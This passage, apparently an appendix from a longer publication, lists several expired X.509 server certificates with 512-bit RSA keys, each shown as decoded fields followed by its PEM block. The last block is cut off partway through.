```

```
            Digital Signature, Key Encipherment
         X509v3 Authority Key Identifier:
            keyid:65:65:A3:3D:D7:3B:11:A3:0A:07:25:37:C9:42:4A:5
            B:76:77:50:E1
         X509v3 Subject Key Identifier:
            BE:7E:E3:53:BD:00:32:5E:3C:78:2B:02:B2:BF:52:A2:B1:
            E5:F2:F8
            X509v3 CRL Distribution Points:
            Full Name:
               URI:http://crl.globalsign.net/educational.crl
            Authority Information Access:
            CA Issuers URI:
               http://secure.globalsign.net/cacert/educational.
               crt
            Netscape Cert Type:
               SSL Client, SSL Server
   Signature Algorithm: sha1WithRSAEncryption
      71:99:aa:c9:92:26:ee:32:2d:c0:95:f8:16:47:b7:d9:eb:2e:
      f1:93:d2:c3:3d:62:c1:9a:74:d2:2f:29:9c:08:a8:ca:52:6c:
      42:c4:2b:a7:1c:96:17:af:3d:01:b5:b5:f1:70:d0:08:e1:fa:
      63:e1:44:b2:61:66:3d:9c:5a:3f:3a:32:b0:47:31:3d:27:1d:
      98:9c:d3:c3:c7:9f:73:55:8c:ff:d7:21:2d:76:d2:e7:df:8b:
      9e:d3:ee:c5:5e:e7:6a:ba:7a:bb:7b:9e:38:00:54:ed:58:ee:
      00:c1:45:8b:d4:63:25:be:22:98:a8:ef:f0:b3:f8:fb:15:32:
      e8:ae:da:27:e4:60:46:d6:75:78:50:1d:57:4d:06:e9:8c:b8:
      43:f5:9a:58:cf:a1:f4:c7:c7:ec:4a:b0:8a:95:c7:6c:3b:50:
      0a:45:74:f1:d6:02:e0:78:a7:f1:f1:55:6e:20:92:55:37:be:
      b6:57:76:37:ff:60:30:c3:9a:2c:0e:dd:d8:ef:2b:bf:1f:20:
      9d:a5:21:93:94:9a:1e:58:74:b8:24:ce:a4:38:7b:1d:38:fd:
      f2:9f:21:c0:49:d1:94:3e:38:7e:63:0c:0b:c3:98:ea:56:b2:
      90:92:dc:75:0d:06:0b:35:9c:94:d6:e1:be:79:05:d1:27:b3:
      87:23:14:0a

BEGIN CERTIFICATE
MIIDlTCCAn2gAwIBAgILAQAAAAABHZGkblswDQYJKoZIhvcNAQEFBQAwXzELMAkG
A1UEBhMCQkUxEzARBgNVBAoTCkN5YmVydHJ1c3QxFzAVBgNVBAsTDkVkdWNhdGlv
bmFsIENBMSIwIAYDVQQDExlDeWJlcnRydXN0IEVkdWNhdGlvbmFsIENBMB4XDTA4
MTExMjE2NTk0OFoXDTExMTExMjE2NTk0OFowgYQxCzAJBgNVBAYTAkdCMRAwDgYD
VQQIEwdOb3Jmb2xrMRAwDgYDVQQHEwdOb3J3aWNoMR0wGwYDVQQKExRDaXR5IENv
bGxlZ2UgTm9yd2ljaDEWMBQGA1UECxMNSS5ULiBTZXJ2aWNlczEaMBgGA1UEAxMR
```

```
c3RmbWFpbC5jY24uYWMudWswXDANBgkqhkiG9w0BAQEFAANLADBIAkEAxlzpPai8
dDH9myA0MM3cUGpYm0FqHgSfdcKQH9inszqPWin4LbaRsHGaq0yh9hKNmwH6J830
7QhQSDopOxaUTwIDAQABo4HzMIHwMA4GA1UdDwEB/wQEAwIFoDAfBgNVHSMEGDAW
gBRlZaM91zsRowoHJTfJQkpbdndQ4TAdBgNVHQ4EFgQUvn7jU70AMl48eCsCsr9S
orHl8vgwOgYDVR0fBDMwMTAvoC2gK4YpaHR0cDovL2NybC5nbG9iYWxzaWduLm5l
dC9lZHVjYXRpb25hbC5jcmwwTwYIKwYBBQUHAQEEQzBBMD8GCCsGAQUFBzAChjNo
dHRwOi8vc2VjdXJlLmdsb2JhbHNpZ24ubmV0L2NhY2VydC9lZHVjYXRpb25hbC5j
cnQwEQYJYIZIAYb4QgEBBAQDAgbAMA0GCSqGSIb3DQEBBQUAA4IBAQBxmarJkibu
Mi3AlfgWR7fZ6y7xk9LDPWLBmnTSLymcCKjKUmxCxCunHJYXrz0BtbXxcNAI4fpj
4USyYWY9nFo/OjKwRzE9Jx2YnNPDx59zVYz/1yEtdtLn34ue0+7FXudqunq7e544
AFTtWO4AwUWL1GMlviKYqO/ws/j7FTLorton5GBG1nV4UB1XTQbpjLhD9ZpYz6H0
x8fsSrCKlcdsO1AKRXTx1gLgeKfx8VVuIJJVN762V3Y3/2Aww5osDt3Y7yu/HyCd
pSGTlJoeWHS4JM6kOHsdOP3ynyHASdGUPjh+YwwLw5jqVrKQktx1DQYLNZyU1uG+
eQXRJ7OHIxQK
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1f:71:6f:21:66
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
      Validity
         Not Before: Feb 13 19:59:00 2009 GMT
         Not After : Feb 13 19:59:00 2011 GMT
      Subject: CN=agreement.syniverse.com,
      C=US/emailAddress=belinda.jablonski@syniverse.com,
      L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
      ST=Florida
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
               bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
               ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
               e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
               40:7f:bb:e9:35
            Exponent: 65537 (0x10001)
      X509v3 extensions:
```

```
            Netscape Cert Type:
               SSL Client, SSL Server
            X509v3 Key Usage: critical
               Digital Signature, Non Repudiation, Key
               Encipherment, Data Encipherment
            X509v3 Authority Key Identifier:
               keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
               6:5B:84:89:23
            X509v3 CRL Distribution Points:
               Full Name:
                  URI:http://crl.globalsign.net/sureserver.crl
            X509v3 Basic Constraints: critical
               CA:FALSE
      Signature Algorithm: sha1WithRSAEncryption
         60:dd:4f:65:17:a0:3d:47:d7:70:d7:96:17:41:1c:b0:89:38:
         9c:7e:bd:74:21:90:60:b4:04:d0:8d:12:81:a2:d5:c1:89:92:
         8a:5e:6a:ae:c9:df:0a:78:e9:70:7f:b9:9b:3e:08:ab:74:6b:
         ab:99:cb:9b:f4:1e:61:53:7f:13:3f:5b:26:ea:57:11:fa:d7:
         3b:90:8c:59:23:d4:73:66:9e:aa:47:72:04:9a:bf:d8:29:aa:
         c1:4d:f3:32:e5:c3:26:8a:98:da:07:bf:b7:07:0e:1a:4e:a2:
         13:51:c6:2c:11:7f:2c:40:c6:0f:a1:4d:51:6a:33:7b:9d:52:
         9b:4b:f9:85:6a:13:44:81:2e:8f:a9:2d:ce:29:57:54:3b:d8:
         1b:d8:20:5a:c1:46:16:93:3f:34:e3:4a:5a:e8:54:f2:9b:b6:
         14:4a:10:9b:db:d4:33:7b:76:13:29:c9:f8:44:02:98:94:5d:
         09:30:a0:a3:f0:94:1c:94:48:83:03:66:2c:40:92:b4:75:44:
         35:f4:8d:be:21:51:47:86:cd:fb:67:55:6d:a6:17:df:79:3f:
         31:31:63:97:fc:8d:1a:14:9c:7e:68:13:bc:1b:2b:54:c9:a7:
         e3:05:8a:f7:43:0a:06:6d:07:e3:f3:34:1d:92:be:30:9d:95:
         05:8c:35:ba

BEGIN CERTIFICATE
MIIDRzCCAi+gAwIBAgILAQAAAAABH3FvIWYwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTMxOTU5MDBaFw0xMTAyMTMxOTU5MDBaMIG8MSAwHgYD
VQQDExdhZ3JlZW1lbnQuc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkq
hkiG9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNV
BAcTBVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4x
EzARBgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG
9w0BAQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4J
LsVfecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCG
```

```
SAGG+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RH
ZiNPANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5nbG9i
YWxzaWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3
DQEBBQUAA4IBAQBg3U9lF6A9R9dw15YXQRywiTicfr10IZBgtATQjRKBotXBiZKK
Xmquyd8KeOlwf7mbPgirdGurmcub9B5hU38TP1sm6lcR+tc7kIxZI9RzZp6qR3IE
mr/YKarBTfMy5cMmipjaB7+3Bw4aTqITUcYsEX8sQMYPoU1RajN7nVKbS/mFahNE
gS6PqS3OKVdUO9gb2CBawUYWkz8040pa6FTym7YUShCb29Qze3YTKcn4RAKYlF0J
MKCj8JQclEiDA2YsQJK0dUQ19I2+IVFHhs37Z1VtphffeT8xMWOX/I0aFJx+aBO8
GytUyafjBYr3QwoGbQfj8zQdkr4wnZUFjDW6
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2786749 (0x2a85bd)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
      CN=Digisign Server ID (Enrich)
      Validity
         Not Before: Mar 29 04:26:21 2010 GMT
         Not After : Mar 29 04:26:21 2012 GMT
      Subject: C=MY, O=Digicert Sdn. Bhd., CN=mcrs2.digicert.
      com.my, L=Kuala Lumpur
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:c2:f6:81:3d:67:9c:8a:93:22:6f:c1:cf:a9:85:
               ec:d1:40:b6:79:ea:02:47:88:c2:bb:dd:59:97:49:
               f5:59:a8:be:0d:10:17:79:9b:0b:ee:a5:4c:7a:db:
               73:d8:26:49:76:2b:4f:fc:4e:aa:1d:e1:57:22:d5:
               0b:cd:d5:da:69
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Subject Key Identifier:
            42:C0:71:88:BF:7B:00:93
         X509v3 Certificate Policies:
            Policy: 2.16.458.1.1
            CPS: http://www.digicert.com.my/cps.htm
         X509v3 Authority Key Identifier:
```

```
            keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
            5:74:6E:84:77
         X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
   Signature Algorithm: sha1WithRSAEncryption
      39:ec:d4:6b:f2:e7:d4:47:5e:59:6e:bf:83:59:7b:32:17:cb:
      4e:37:e7:2d:5c:44:ea:68:08:94:e9:47:33:cb:e2:cc:ad:c7:
      cc:28:f1:07:a7:9a:f6:f8:55:76:c4:31:72:98:e3:11:5b:aa:
      d5:d6:ff:99:52:69:61:48:91:31:df:ff:d3:39:f0:d1:94:29:
      55:5b:6e:d1:d7:2d:da:7c:ef:6e:a4:10:fd:b4:22:4b:9e:41:
      85:f6:63:b6:e7:10:5c:88:1e:04:20:36:48:22:f5:ba:a4:8c:
      24:d3:81:78:c1:c1:d3:c9:8c:ba:a5:62:e6:e3:a8:e8:e4:21:
      d5:72

BEGIN CERTIFICATE
MIICgzCCAeygAwIBAgIDKoW9MA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMTAwMzI5
MDQyNjIxWhcNMTIwMzI5MDQyNjIxWjBhMQswCQYDVQQGEwJNWTEbMBkGA1UEChMS
RGlnaWNlcnQgU2RuLiBCaGQuMR4wHAYDVQQDExVtY3JzMi5kaWdpY2VydC5jb20u
bXkxFTATBgNVBAcTDEt1YWxhIEx1bXB1cjBcMA0GCSqGSIb3DQEBAQUAA0sAMEgC
QQDC9oE9Z5yKkyJvwc+phezRQLZ56gJHiMK73VmXSfVZqL4NEBd5mwvupUx623PY
Jkl2K0/8Tqod4Vci1QvN1dppAgMBAAGjgYowgYcwEQYDVR0OBAoECELAcYi/ewCT
MEQGA1UdIAQ9MDswOQYFYINKAQEwMDAuBggrBgEFBQcCARYiaHR0cDovL3d3dy5k
aWdpY2VydC5jb20ubXkvY3BzLmh0bTAfBgNVHSMEGDAWgBTGFpNOFhfsFq6MlHbz
hm3FdG6EdzALBgNVHQ8EBAMCBPAwDQYJKoZIhvcNAQEFBQADgYEAOezUa/Ln1Ede
WW6/g1l7MhfLTjfnLVxE6mgIlOlHM8vizK3HzCjxB6ea9vhVdsQxcpjjEVuq1db/
mVJpYUiRMd//0znw0ZQpVVtu0dct2nzvbqQQ/bQiS55BhfZjtucQXIgeBCA2SCL1
uqSMJNOBeMHB08mMuqVi5uOo6OQh1XI=
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 21665 (0x54a1)
      Signature Algorithm: md5WithRSAEncryption
      Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure
      eBusiness CA1
      Validity
```

```
            Not Before: Jun 14 15:26:42 2006 GMT
            Not After : Jul 14 15:26:42 2008 GMT
        Subject: C=US, O=www.gccustomservices.com,
        OU=businessprofile.geotrust.com/get.jsp?GT30320107, OU=See
        www.rapidssl.com/cps (c)05, OU=Domain Control Validated
        RapidSSL(R), CN=www.gccustomservices.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:cb:1f:b0:21:9c:37:a2:39:75:02:b5:12:dc:bb:
                    f5:7a:f7:93:65:0d:f8:6c:36:68:0a:06:19:49:77:
                    da:68:9e:ea:eb:39:d4:16:49:6d:14:c0:c9:6f:53:
                    c5:ec:a8:6b:60:ca:c3:a4:5b:3b:1a:93:1d:1f:3c:
                    d8:26:d5:6e:23
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
            X509v3 CRL Distribution Points:
                Full Name:
                    URI:http://crl.geotrust.com/crls/ebizca1.crl
            X509v3 Authority Key Identifier:
                keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
                A:47:7C:4C:A1
    Signature Algorithm: md5WithRSAEncryption
        99:a5:16:0b:3e:3d:d1:a4:36:dc:09:c5:22:12:d9:cf:c5:76:
        89:4a:7b:27:be:2d:d6:53:2b:6b:a4:da:0b:f3:f5:bf:72:cc:
        11:1c:5c:a1:a3:ef:78:83:4d:01:a6:a0:e6:d8:91:2c:6c:ce:
        83:d8:be:fe:a1:14:c9:b4:ac:fc:be:8e:c3:75:1d:6a:6a:43:
        5a:a5:1c:3b:eb:aa:f4:f3:36:bc:34:63:72:2a:d8:c5:97:b6:
        a3:aa:54:91:5e:3f:3c:48:36:3c:51:37:c0:55:28:f1:a4:8f:
        ea:df:e5:2f:b2:62:bd:33:20:6a:4a:57:66:00:89:21:c4:68:
        d5:e2

BEGIN CERTIFICATE
MIIC3DCCAkWgAwIBAgICVKEwDQYJKoZIhvcNAQEEBQAwUzELMAkGA1UEBhMCVVMx
HDAaBgNVBAoTE0VxdWlmYXggU2VjdXJlIEluYy4xJjAkBgNVBAMTHUVxdWlmYXgg
U2VjdXJlIGVCdXNpbmVzcyBDQS0xMB4XDTA2MDYxNDE1MjY0MloXDTA4MDcxNDE1
```

```
MjY0MlowgecxCzAJBgNVBAYTAlVTMSEwHwYDVQQKExh3d3cuZ2NjdXN0b21zZXJ2
aWNlcy5jb20xODA2BgNVBAsTL2J1c2luZXNzcHJvZmlsZS5nZW90cnVzdC5jb20v
Z2V0LmpzcD9HVDMwMzIwMTA3MScwJQYDVQQLEx5TZWUgd3d3LnJhcGlkc3NsLmNv
bS9jcHMgKGMpMDUxLzAtBgNVBAsTJkRvbWFpbiBDb250cm9sIFZhbGlkYXRlZCAt
IFJhcGlkU1NMKFIpMSEwHwYDVQQDExh3d3cuZ2NjdXN0b21zZXJ2aWNlcy5jb20w
XDANBgkqhkiG9w0BAQEFAANLADBIAkEAyx+wIZw3ojl1ArUS3Lv1eveTZQ34bDZo
CgYZSXfaaJ7q6znUFkltFMDJb1PF7KhrYMrDpFs7GpMdHzzYJtVuIwIDAQABo24w
bDAOBgNVHQ8BAf8EBAMCBPAwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5n
ZW90cnVzdC5jb20vY3Jscy9lYml6Y2ExLmNybDAfBgNVHSMEGDAWgBRKeDJSEdtZ
FjZe38EUNkBqR3xMoTANBgkqhkiG9w0BAQQFAAOBgQCZpRYLPj3RpDbcCcUiEtnP
xXaJSnsnvi3WUytrpNoL8/W/cswRHFyho+94g00BpqDm2JEsbM6D2L7+oRTJtKz8
vo7DdR1qakNapRw766r08za8NGNyKtjFl7ajqlSRXj88SDY8UTfAVSjxpI/q3+Uv
smK9MyBqSldmAIkhxGjV4g==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 27455 (0x6b3f)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=DE, O=TSystems
      Enterprise Services GmbH, OU=Trust Center Deutsche
      Telekom, CN=Deutsche Telekom CA 5
      Validity
         Not Before: Oct 20 06:55:03 2008 GMT
         Not After : Oct 25 06:55:03 2009 GMT
      Subject: O=AIC GmbH, OU=AIC Certificate Service C06,
      L=Sindelfingen, ST=BAW, C=DE, CN=www.kuechentraum24.de
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:b7:92:e8:ac:bd:17:b8:20:35:53:82:2a:c4:c9:
               f8:b5:a5:c0:fc:c0:43:f9:c5:79:5c:43:f4:58:22:
               6f:c4:db:c1:d2:a9:45:31:33:1e:da:73:da:7b:5a:
               ea:2e:80:eb:30:80:fc:58:1e:1e:89:b2:15:1b:fc:
               bc:f2:45:4d:ff
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Authority Key Identifier:
```

```
            keyid:B3:F5:5F:A6:02:3C:23:10:5B:71:A1:7C:B3:A7:40:8
            5:A8:85:26:B8
        X509v3 Key Usage: critical
            Digital Signature, Key Encipherment
        X509v3 Subject Key Identifier:
            80:B5:D5:2B:3F:F9:B6:18:91:23:AE:A9:27:5B:20:D4:9E:
            02:E9:A7
        X509v3 Certificate Policies:
            Policy: 1.3.6.1.4.1.7879.13.2
            CPS: http://wwwca.telesec.de/Pub_Cert/ServPass/cps/
            CPS_ServerPass_V34.pdf
        X509v3 CRL Distribution Points:
            Full Name:
                URI:http://wwwca.telesec.de/cgibin/
                Pub_Cert/ServPass/DwnloadCRL.crl?issuer_
                dn=Deutsch
                e_Telekom_CA_5
            Full Name:
                URI:ldap://ldapserverpass.
                telesec.de/cn=Deutsche%20Telekom%20
                CA%205,ou=Trust%20Center%20Deutsche%20
                Telekom,o=TSystems%20Enterprise%20Services%20
                GmbH,c=de?certificateRevocationlist?ba-
                se?certificateRevocationlist=*
        X509v3 Basic Constraints: critical
            CA:FALSE
        X509v3 Subject Alternative Name:
            DNS:www.kuechentraum24.de
    Signature Algorithm: sha1WithRSAEncryption
        b6:bc:98:3d:6c:44:95:50:c1:06:94:71:b1:05:2d:99:85:e3:
        db:6e:39:58:fd:f0:45:1c:0d:3c:b3:45:33:e9:66:fd:99:f0:
        b9:c0:98:8a:af:01:f5:b4:66:a7:7e:11:8a:6c:71:09:b9:fa:
        5e:66:fc:3d:03:13:f1:c6:79:7c:bb:c5:fb:b7:e5:6b:c8:e3:
        92:7e:7d:fb:87:e0:7d:5e:3e:64:6e:df:27:52:85:d3:9b:71:
        93:84:2b:38:d1:4b:10:fc:23:e2:ae:7a:cb:a7:01:d1:c5:30:
        05:76:2d:26:f5:9f:b9:5b:8c:e7:3b:3c:2d:fb:a9:10:61:40:
        2e:da:45:75:c2:c3:d1:20:8d:da:f3:72:3f:5c:7d:bd:e1:86:
        d3:43:9d:81:71:84:09:2f:13:af:e1:cb:55:c2:0d:a4:3c:d3:
        f7:f2:eb:12:22:96:a7:5d:0b:ff:b3:9f:fa:f6:cf:a3:19:82:
        93:dc:ab:a7:fe:76:10:ff:5e:32:00:d7:69:1a:a1:e6:2a:e2:
```

```
      31:63:d6:14:f6:69:17:d4:bc:e2:68:c9:76:71:82:14:5f:a8:
      88:f7:e2:3d:10:50:da:aa:97:96:08:f8:33:18:d2:1a:93:4f:
      5c:58:fc:c0:05:e0:31:f2:59:cf:5e:2e:f5:6a:1f:6c:0f:fa:
      34:0b:2c:c9

BEGIN CERTIFICATE
MIIFDTCCA/WgAwIBAgICaz8wDQYJKoZIhvcNAQEFBQAwgYIxCzAJBgNVBAYTAkRF
MSswKQYDVQQKEyJULVN5c3RlbXMgRW50ZXJwcmlzZSBTZXJ2aWNlcyBHbWJIMSYw
JAYDVQQLEx1UcnVzdCBDZW50ZXIgRGV1dHNjaGUgVGVsZWtvbTEeMBwGA1UEAxMV
RGV1dHNjaGUgVGVsZWtvbSBDQSA1MB4XDTA4MTAyMDA2NTUwM1oXDTA5MTAyNTA2
NTUwM1owgYsxETAPBgNVBAoTCEFJQyBHbWJIMSQwIgYDVQQLExtBSUMgQ2VydGlm
aWNhdGUgU2VydmljZSBDMDYxFTATBgNVBAcTDFNpbmRlbGZpbmdlbjEMMAoGA1UE
CBMDQkFXMQswCQYDVQQGEwJERTEeMBwGA1UEAxMVd3d3Lmt1ZWNoZW50cmF1bTI0
LmRlMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALeS6Ky9F7ggNVOCKsTJ+LWlwPzA
Q/nFeVxD9Fgib8TbwdKpRTEzHtpz2nta6i6A6zCA/FgeHomyFRv8vPJFTf8CAwEA
AaOCAkgwggJEMB8GA1UdIwQYMBaAFLP1X6YCPCMQW3GhfLOnQIWohSa4MA4GA1Ud
DwEB/wQEAwIFoDAdBgNVHQ4EFgQUgLXVKz/5thiRI66pJ1sg1J4C6acwagYDVR0g
BGMwYTBfBgkrBgEEAb1HDQIwUjBQBggrBgEFBQcCARZEaHR0cDovL3d3d2NhLnRl
bGVzZWMuZGUvUHViX0NlcnQvU2VydlBhc3MvY3BzL0NQU19TZXJ2ZXJQYXNzX1Yz
NC5wZGYwggFUBgNVHR8EggFLMIIBRzBnoGWgY4ZhaHR0cDovL3d3d2NhLnRlbGVz
ZWMuZGUvY2dpLWJpbi9QdWJfQ2VydC9TZXJ2UGFzcy9Ed25sb2FkQ1JMLmNybD8t
aXNzdWVyX2RuPURldXRzY2hlX1RlbGVrb21fQ0FfNTCB26CB2KCB1YaB0mxkYXA6
Ly9sZGFwLXNlcnZlcnBhc3MudGVsZXNlYy5kZS9jbj1EZXV0c2NoZSUyMFRlbGVr
b20lMjBDQSUyMDUsb3U9VHJ1c3QlMjBDZW50ZXIlMjBEZXV0c2NoZSUyMFRlbGVr
b20sbz1ULVN5c3RlbXMlMjBFbnRlcnByaXNlJTIwU2VydmljZXMlMjBHbWJILGM9
ZGU/Y2VydGlmaWNhdGVSZXZvY2F0aW9ubGlzdD9iYXNlP2NlcnRpZmljYXRlUmV2
b2NhdGlvbmxpc3Q9KjAMBgNVHRMBAf8EAjAAMCAGA1UdEQQZMBeCFXd3dy5rdWVj
aGVudHJhdW0yNC5kZTANBgkqhkiG9w0BAQUFAAOCAQEAtryYPWxElVDBBpRxsQUt
mYXj2245WP3wRRwNPLNFM+lm/ZnwucCYiq8B9bRmp34RimxxCbn6Xmb8PQMT8cZ5
fLvF+7fla8jjkn59+4fgfV4+ZG7fJ1KF05txk4QrONFLEPwj4q56y6cB0cUwBXYt
JvWfuVuM5zs8LfupEGFALtpFdcLD0SCN2vNyP1x9veGG00OdgXGECS8Tr+HLVcIN
pDzT9/LrEiKWp10L/7Of+vbPoxmCk9yrp/52EP9eMgDXaRqh5iriMWPWFPZpF9S8
4mjJdnGCFF+oiPfiPRBQ2qqXlgj4MxjSGpNPXFj8wAXgMfJZz14u9WofbA/6NAss
yQ==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 27585 (0x6bc1)
```

```
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
        Certificate Authority
        Validity
            Not Before: Jan 13 19:01:43 2010 GMT
            Not After : Jan 13 19:01:43 2011 GMT
        Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
        Companies Inc, OU=AIT, CN=www18.anthem.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (512 bit)
                Modulus:
                    00:a0:66:16:2a:3f:32:86:a5:e7:75:1a:3d:02:0a:
                    4c:04:ed:af:8b:92:e0:70:8f:54:64:c7:4d:18:ee:
                    51:97:2f:00:39:44:fc:6f:f6:63:9c:65:47:64:7b:
                    73:43:4a:85:2b:db:f6:f1:79:02:50:73:05:15:73:
                    f8:64:0d:b4:b7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Alternative Name:
                email:DLAITMiddleware@anthem.com
            X509v3 Key Usage: critical
                Key Encipherment
            X509v3 Authority Key Identifier:
                keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
                0:97:A2:AA:AC
                DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
                Solutions, Inc./CN=GTE
                CyberTrust Global Root
                serial:07:27:16:11
            X509v3 Subject Key Identifier:
                06:EC:C3:75:99:AA:67:1E:13:4A:B7:DD:83:8A:5B:86:E3:
                8E:F9:DD
    Signature Algorithm: sha1WithRSAEncryption
        6c:0d:f7:59:c5:48:2d:c4:81:f5:be:8b:87:0b:fe:94:2d:3c:
        e4:c1:8f:ad:88:41:7f:9b:71:f6:56:8d:70:ba:ff:20:c7:6d:
        8d:52:28:0a:8f:cc:04:82:45:72:1e:0e:9f:43:7d:af:da:f3:
        07:34:b2:3a:97:5e:b4:44:31:4b:21:80:ec:ce:02:98:30:59:
```

```
      dc:87:73:90:99:d1:79:ca:d8:bd:aa:cd:34:65:e2:c1:1f:78:
      c2:da:69:60:3a:ca:0b:6b:6e:dd:80:6d:fd:20:09:85:88:2c:
      9a:40:7c:fb:7d:78:ca:3e:c6:bf:81:3a:6a:09:e9:d9:c5:e8:
      57:e9:94:a2:8a:f8:c8:1f:0e:84:9b:d1:77:5a:80:b6:c3:13:
      ca:86:0a:9b:78:a0:9f:83:84:06:eb:8d:d1:17:50:78:68:b0:
      bb:99:2a:50:f7:44:92:4e:3a:ca:63:48:aa:5e:30:1b:12:89:
      b7:1d:f3:a7:4a:02:cc:da:2f:fc:e6:47:57:07:b1:33:f0:bf:
      7f:6e:26:59:62:ec:66:b8:1f:a6:09:65:7c:db:e4:c2:09:d2:
      97:e7:15:e4:34:a8:d6:f3:d2:3a:f9:20:6a:a0:a1:af:93:1b:
      ea:8c:ea:a5:2a:26:da:a0:73:ed:ed:67:f6:53:a0:84:a1:0c:
      31:ff:d8:08

BEGIN CERTIFICATE
MIIDpDCCAoygAwIBAgICa8EwDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMTAwMTEzMTkw
MTQzWhcNMTEwMTEzMTkwMTQzWjB+MQswCQYDVQQGEwJVUzEQMA4GA1UECBMHSW5k
aWFuYTEVMBMGA1UEBxMMSW5kaWFuYXBvbGlzMR0wGwYDVQQKExRBbnRoZW0gQ29t
cGFuaWVzIEluYzEMMAoGA1UECxMDQUlUMRkwFwYDVQQDExB3d3cxOC5hbnRoZW0u
Y29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKBmFio/Moal53UaPQIKTATtr4uS
4HCPVGTHTRjuUZcvADlE/G/2Y5xlR2R7c0NKhSvb9vF5AlBzBRVz+GQNtLcCAwEA
AaOCAQ8wggELMAwGA1UdEwEB/wQCMAAwJwYDVR0RBCAwHoEcREwtQUlULU1pZGRs
ZXdhcmVAYW50aGVtLmNvbTAOBgNVHQ8BAf8EBAMCBSAwgaIGA1UdIwSBmjCBl4AU
+hrcPl2mtf36X2zLKEDT4JeiqqyheaR3MHUxCzAJBgNVBAYTAlVTMRgwFgYDVQQK
Ew9HVEUgQ29ycG9yYXRpb24xJzAlBgNVBAsTHkdURSBDeWJlclRydXN0IFNvbHV0
aW9ucywgSW5jLjEjMCEGA1UEAxMaR1RFIEN5YmVyVHJ1c3QgR2xvYmFsIFJvb3SC
BAcnFhEwHQYDVR0OBBYEFAbsw3WZqmceE0q33YOKW4bjjvndMA0GCSqGSIb3DQEB
BQUAA4IBAQBsDfdZxUgtxIH1vouHC/6ULTzkwY+tiEF/m3H2Vo1wuv8gx22NUigK
j8wEgkVyHg6fQ32v2vMHNLI6l160RDFLIYDszgKYMFnch3OQmdF5yti9qs00ZeLB
H3jC2mlgOsoLa27dgG39IAmFiCyaQHz7fXjKPsa/gTpqCenZxehX6ZSiivjIHw6E
